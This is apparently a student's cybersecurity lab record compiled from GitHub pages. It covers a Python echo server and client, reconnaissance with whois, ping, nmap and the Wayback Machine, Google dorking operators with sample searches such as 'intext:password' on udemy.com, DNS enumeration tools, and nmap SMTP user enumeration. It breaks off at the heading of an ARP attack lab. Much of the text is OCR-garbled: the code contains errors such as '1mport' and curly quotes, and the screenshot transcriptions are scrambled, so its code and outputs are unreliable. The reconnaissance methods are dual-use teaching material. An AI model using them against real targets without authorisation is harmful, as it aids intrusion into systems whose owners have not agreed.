## Echoserver

Echo server and client using python socket

### AIM:

To develop a simple webserver to serve html programming pages.

###### DESIGN STEPS:

Step 1:

Design of echo server and client using python socket

Step 2:

Implementation using Python code

Step 3:

Testing the server and client

###### PROGRAM:

# echo-server.py

import socket

HOST = "127.0.0.1” # Standard loopback interface address (localhost) PORT = 65432 # Port to listen on (non-privileged ports are > 1023)

with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s: s.bind((HOST, PORT))

s.listen()

conn, addr = s.accept() with conn:

print(f”Connected by {addr}”) while True:

data = conn.recv(1024) if not data:

break

conn.sendall(data)

Client Code:

# echo-client.py

1mport socket

HOST = "127.0.0.1” # The server's hostname or IP address

PORT = 65432 # The port used by the server

with socket.socket(socket.AF\_INET, socket.SOCK\_STREAM) as s: s.connect((HOST, PORT))


s.sendall(b“Yuva krishna k ”)

data = s.recv(1024)


print(f"Received {data!r}”)

OUTPUT:

server:




client:



RESULT:

The program is executed successfully



InformationGathering

Information Gathering Techiques

To perform information gathering techniques

AIM:

To perform information gathering techniques using kali linux

###### STEPS:

Step 1:

Install kali linux either in partition or virtual box or in live mode

Step 2:

Investigate on the various categories of tools as follows:

Step 3:

Open terminal/browser and try execute necessary commands/use url to perform information gathering

OUTPUT:

WHO is:

Ip2Location:

3/28/25, 12:33 AM

ip2lxafonom

0F

varshinis142004/InformationGathering: Information Gathering Techiques .i

Home Solutions Prod ucts Pricing Resources +â Log ln 0 item 0St0.0o



28.66677S,77T16681

Saveetha insti ture of Med icaI and Technica | UTC +0B:30

20Zt09?S11:S6:17





220m







AñS8ñOKNCoreNeWvol


iDD & Area Code

Ad dress Type



No





(IAB5) Educarion


@i Accurate IP Address Data Supports IPv4 & IPv6

@ Easy Integration

@ Multiple Granularity

Unleash the power of accurate IP , , . -

Ping:



Web Archive:

3/28/25, 1233 AM

varshinis142004/InformationGathering: Information Gathering Techiques

cdYeetfialo ¥ @ Tg Address to IR feceâonar+d P \* @tl Wa\back M acfiine X £ — 0 X âS web a rchlve.a rg/cl etai lu,'’tra iIOlf0g .saneeI!Ja In Q \* W

, -..-u,. : ,., :=, e ,

Saved 1 flme ?a h ?o. 2O24




Any MIM E-Typ es

Summary on MIME-types Count

Year Start

Nmap:

application/javascript 9

application/json

1







!

!

!





UDP Traceroute: \*



Enumeration



Enumeration Techniques

Explore Google hacking and enumeration



### AIM:



To use Google for gathering information and perform enumeration of targets

STEPS:



Step 1:

Install kali linux either in partition or virtual box or in live mode

Step 2:

Investigate on the various Google hacking keywords and enumeration tools as follows:

Step 3:

Open terminal and try execute some kali linux commands

Pen Test Tools Categories:



Following Categories of pen test tools are identified: Information Gathering.

Google Hacking:




Google hacking, also known as Google dorking, is a technique that involves using advanced operators to perform targeted searches on Google. These operators can be used to search for specific types of information, such as sensitive data that may have been inadvertently exposed on the web. Here are some advanced operators that can be used for Google hacking:

site:




This operator allows you to search for papes that are within a specific website or domain. For example, "site:example.com" would search for pages that are on the example.com domain. Following searches for all the sites that is in the domain yahoo.com



## filetype:



This operator allows you to search for files of a specific type. For example, "filetype:pdf" would search for all PDF files. Following searches for pdf file in the domain yahoo.com





intext:



This operator allows you to search for pages that contain specific text within the body of the page. For example, "intext:password" would search for pages that contain the word "password" within the body of the page.



Google

site : udemy.com and intext : passWDFd

X

Udemy

https..' support udenJy cons › en-us › sections › 44111

Account Security

After you log into your Udemy account, navigate to your account settii gs page. Enter your curreni password, your new password, re-type your new password, then ..

f ' s °'i I r]' '-ces. ?'i c.‘, i -i US ’'.’.'’i la iiste Xt :

Udemy

hlps://’support.udemy.cons › en-us › articles › 229231

How to Sign up With Udemy and Log in or out (on a Browser)

Sign up with an email and password Click Sign Up at the top right of your desktop or laptop browser. Enter your name, your email address. and a unique password ...

I’, i \* .ils. i ! .'.'’ '- :‹... i '. ’'‘,'’i tir ! inte xi :

Uderny

[nttps:.''.’www.udemy.cons](http://www.udemy.cons/) › topic › elhical-hacking › free

Free Eth cal idacking Courses and Tutorials

Top courses in Ethical Hacking and Kali Linux Learn Wi-Fi Password Penetration Testing (WEP/WPA/WPA2) Windows & AD Pentes\ing - Hands-on Lab Scenarios ARP .

Uderny

liés..’/’support udenJy.cons › en-us › articles › 229607


Keeping Your Account Secure

Create a strong password If you're selecting a password while accessing Udemy on a browser, passwords must be at least 6 characters long. Remember that longer ...

’ ’ n ax "I ›'•.‘.• ie°•' lit.•. '.'› h' intex' :

# inurl:

This operator allows you to search for pages that contain specific text within the URL. For example, "inurI:admin" would search for pages that contain the word "admin" within the URL.



Google

site : udemy.com and inurl : courses

X

Free

Downland

Videos

Images

News

Books

Shopping

Maps

Flights

Udemy: Online Courses - Learn Anything, On Youi Schedule

Udemy is an online learning and teaching marketplace with over 213000 courses and 62 million students. Learn programming, marketing. data science and more.

IT & Soft\'vaie Cct rses De\’elopment Reor rses \Veb De‘ elopn ent Sales ñor rses

!.'i/-.s'. !:i : — S\* i::'. 'L:. .!'s '.•'.' 'i in rI

Udemy

https *//two* udemy com › courses › frame '

Udemy Free Resource Center: Find Free Online Courses

Free courses from Udemy to help you make the most of your time, from working at home to trending technical skills and self-improvement, wherever you are.

Udemy

https:.'Y\vw\v.udemy.com courses ! it-and-software

Online IT & Software Courses

Learn in-demand skills with over 210.000 video courses Choose courses taught by real-world experts Learn at your own pace, w1th lifetime access on mobile and

I '’ss.:›u.- i ' c- r:.•'.' '‹ s'. :. '.•' ''I!: in«ri :

# intitle:

This operator allows you to search for pages that contain specific text within the title tag. For example, "intitIe:index of" would search for pages that contain "index of" within the title tag.



Google

site : udemy.com and intext : passWDFd

X

Udemy

https..' support udenJy cons › en-us › sections › 44111

Account Security

After you log into your Udemy account, navigate to your account settii gs page. Enter your curreni password, your new password, re-type your new password, then ..

f ' s °'i I r]' '-ces. ?'i c.‘, i -i US ’'.’.'’i la iiste Xt :

Udemy

hlps://’support.udemy.cons › en-us › articles › 229231

How to Sign up With Udemy and Log in or out (on a Browser)

Sign up with an email and password Click Sign Up at the top right of your desktop or laptop browser. Enter your name, your email address. and a unique password ...

I’, i \* .ils. i ! .'.'’ '- :‹... i '. ’'‘,'’i tir ! inte xi :

Uderny

[nttps:.''.’www.udemy.cons](http://www.udemy.cons/) › topic › elhical-hacking › free

Free Eth cal idacking Courses and Tutorials

Top courses in Ethical Hacking and Kali Linux Learn Wi-Fi Password Penetration Testing (WEP/WPA/WPA2) Windows & AD Pentes\ing - Hands-on Lab Scenarios ARP .

Uderny

liés..’/’support udenJy.cons › en-us › articles › 229607

Keeping Your Account Secure

Create a strong password If you're selecting a password while accessing Udemy on a browser, passwords must be at least 6 characters long. Remember that longer ...

’ ’ n ax "I ›'•.‘.• ie°•' lit.•. '.'› h' intex' :

link:

This operator allows you to search for pages that link to a specific URL. For example, "link:example.com" would search for pages that link to the example.com domain.



Google

link : udemy.com

X

' n

Images

Videos Shopping News Maps Books Flights Finance

i,':'(’")’’’:’:"’,"=.?j.',‹’:’''="o,’’.’'"=’'

Udemy

hlQs a w'udenvcom '

Udemy: Online Courses - Leai n Anythiisp, On Your Sclsedrtle

Udemy ›s an online learning and teaching marketplace with over 213000 courses and 62 mi1lion studenls. Learn programming, marketina. data science and more.

Take free courses

Real-world experts lake you make a global impact by teaching on .

IT & Software Courses

IT Gertifica\ions - Hardware - !T & Software Gourses - ...

Teach Online

Create host and sell courses in 5 simple steps on one of the

Udemy Business

With more than 24000+ online l aining courses, Udemy

cache:

This operator allows you to view the cached version of a page. For example, "cache:example.com" would show the cached version of the example.com website.

G ogle cache: udemy.com



Udemy

hPps..‘’ v vw udemy com › › Computer Architecture “

Computer Organization: CPU Cache and the Memory ..

We will see that cache is a small but enremely fast piece of memory that sits between the fast CPU and slower RAM (main memory). The course is divided into the ...

Udemy

https: 7wwv/.udemv.com › › Red is -

Azure Redis Caching

A guide to help you develop Azure Redis cache and content delivery networks.

Udemy

https..'' vz v/ udemv com › › Other IT & Software ,

Distributed Caching with Redis for SrpingBoot Apps in Action

Implementing Various R/W Cache Palerns, & Web Session State Cache, Security tACLs) & Cache Eviction, witn demos - Free Gourse. ... Top companies trust Udemy. Get ...

Udemy

[halos:.''.‘www.udemv.cool](http://www.udemv.cool/) › › E!.hical Hacking •

Hack for real - ARP cache poisoning explored

In this course you'll learn in detail the ARP cache poisoning attack. You'll practice it in labs you’ll be able to bring up in seconds.

Udemy

[hrtos:.''.‘www.udemy.cool](http://www.udemy.cool/) › › Redis }


Beginner's guide to Redis 5

\* '\

## DNS Enumeration

DNS Recon

provides the ability to perform: Check all NS records for zone transfers Enumerate general DNS records for a given domain (MX, SOA, NS, A, AAAA, SPF , TXT) Perform common SRV Record Enumeration Top level domain expansion






dnsenum



Dnsenum is a multithreaded perl script to enumerate DNS information of a domain and to discover non-contiguous ip blocks. The main purpose of Dnsenum is to gather as much information as possible about a domain. The program currently performs the following operations:

Get the host's addresses (A record). Get the namservers (threaded). Get the MX record (threaded). Perform axfr queries on nameservers and get BIND versions(threaded). Get extra names and subdomains via google scraping (google query = “allinurl: -www site:domain”). Brute force subdomains from file, can also perform recursion on subdomain that have NS records (all threaded). Calculate C class domain network ranges and perform whois queries on them (threaded). Perform reverse lookups on netranges (C class or/and whois netranges) (threaded). Write to domain ips.txt file ip-blocks. This program is useful for pentesters, ethical hackers and forensics experts. It also can be used for security tests.


















4/17/25, 2:59 PM Enumeration/README.md at main varshinis142004/Enumeration


select any username in the first column of the above file and check the same



###### nmap —script smtp-enum-users.nse



The smtp-enum-users.nse script attempts to enumerate the users on a SMTP server by issuing the VRFY, EXPN or RCPT TO commands. The goal of this script is to discover all the user accounts in the remote system.



###### RESULT:



The Google hacking keywords and enumeration tools were identified and executed successfully

https://github.com/varshinis142004/Enumeration/bIob/main/README.md 12/12

ARP-Attack-and-Network-Sniffing



Explore Network Sniffing and ARP Attacks



### AIM:



To explore network sniffing and ARP Attacks

STEPS:



Step 1:

Install kali linux either in partition or virtual box or in live mode

Step 2:

Investigate on the various categories of tools as follows:

Step 3:

